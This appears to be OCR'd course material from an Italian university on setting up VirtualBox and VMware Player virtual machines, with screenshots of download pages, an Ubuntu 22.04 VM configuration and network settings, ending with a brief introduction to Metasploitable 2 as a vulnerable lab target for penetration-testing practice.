
VirtualBox binaries

By downloading, you agree to the terms and conditions of the

If you're looking for the latest VirtualBox 5.1 packages, see Vir

VirtualBox 5.2.18 platform packages

- ⇨Windows hosts
- ⇨OS X hosts
- Linux distributions
- ⇨Solaris hosts



Download VMware Workstation Player

Major Version: 14.0 Minor Version: 14.1.3 (latest)


VMware Workstation 14.1.3 Player for Windows 64-bit Operating Systems.

(exe | 112.75 MB)

VMware Workstation 14.1.3 Player for Linux 64-bit.

(bundle | 111.03 MB)

https://www.oracle.com/it/virtualization/virtualbox/




Crea macchina virtuale

Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.

Machine Name and OS Type	
Machine Name	Ubuntu 22.04 LTS
Machine Folder	C:/Users/fausto.mfausto/VirtualBox VMs/Ubuntu 22.04 LTS
ISO Image	C:/Users/fausto.mfausto/Downloads/ubuntu-22.04.1-desktop-amd...
Sistema operativo guest	Ubuntu (64-bit)
Skip Unattended Install	false
Unattended Install	
Username	studente
Product Key	true
Hostname/Domain Name	vm-ubuntu.unicam.it
Install in Background	false
Install Guest Additions	true
Guest Additions ISO	C:\Program Files\Oracle\VirtualBox/VBoxGuestAdditions.iso
Hardware	
Memoria di base	2048
Processori	4
EFI Enable	false
Disk	
Disk Size	25,00 GB
Pre-allocate Full Size	false


Oracle VM VirtualBox Gestore
File Macchina Aiuto
Strumenti
Nuova Aggiungi Impostazioni Scarta Mostra
VM storiche
Ubuntu 22.04 LTS
In avvio
Generale
Ubuntu 22.04 LTS [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Okt 20 11:23
studente
Not listed?
Ubuntu
CTRL (DESTRA)
Wired Connected
Restart...
Power Off...
Log Out

Nome: Ubuntu 22.04 LTS

Sistema operativo: Ubuntu (64-bit)

Powering VM up ... 20%

Chiudi la macchina virtu... ?

Vuoi:

○ Salvare lo stato della macchina


○ Invia il segnale di arresto

● Spegni la macchina

OK Annulla Aiuto

12/10/2023

copyright Marcantoni Fausto



☑ Abilita scheda di rete

Connessa a: Scheda con bridge


Nome: Qualcomm Atheros AR9485WB-EG Wireless Network Adapter

Tipo di scheda: Intel PRO/1000 MT Desktop (82540EM)

Modalità promiscua: Nega

Indirizzo MAC: 0800274DAC6D

☑ Cavo connesso




Oracle VM VirtualBox Extension Pack

Free for personal, educational or evaluation use under the terms of the VirtualBox Personal Use and Evaluation License on Windows,

Platform	File
For use with Version 7.0.10 only All Platforms (Windows, Mac OS X, Solaris and Linux)	7.0.10 ExtPack

Depending on your browser, you may need to right click and "Save As..." this file.

You might want to compare the SHA256 checksum or the MD5 checksum to verify the integrity of downloaded packages.



VMware Workstation Player for Windows

Expand All
Installing and Upgrading VMware Tools
Installing VMware Tools
Upgrading VMware Tools
Configure Software Update Preferences
Configure VMware Tools Updates for a Specific Virtual Machine

Docs / VMware Workstation Player for Windows / Using VMware Workstation Player for Windo


Installing VMware Tools

Updated on 09/09/2019

Selected product version: VMware Workstation Player for Windows 17.0

Installing VMware Tools is part of the process of creating a new virtual machine, an keeping your virtual machine up to current standards. Although your guest operatir

Metasploitable 2



Metasploitable 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.

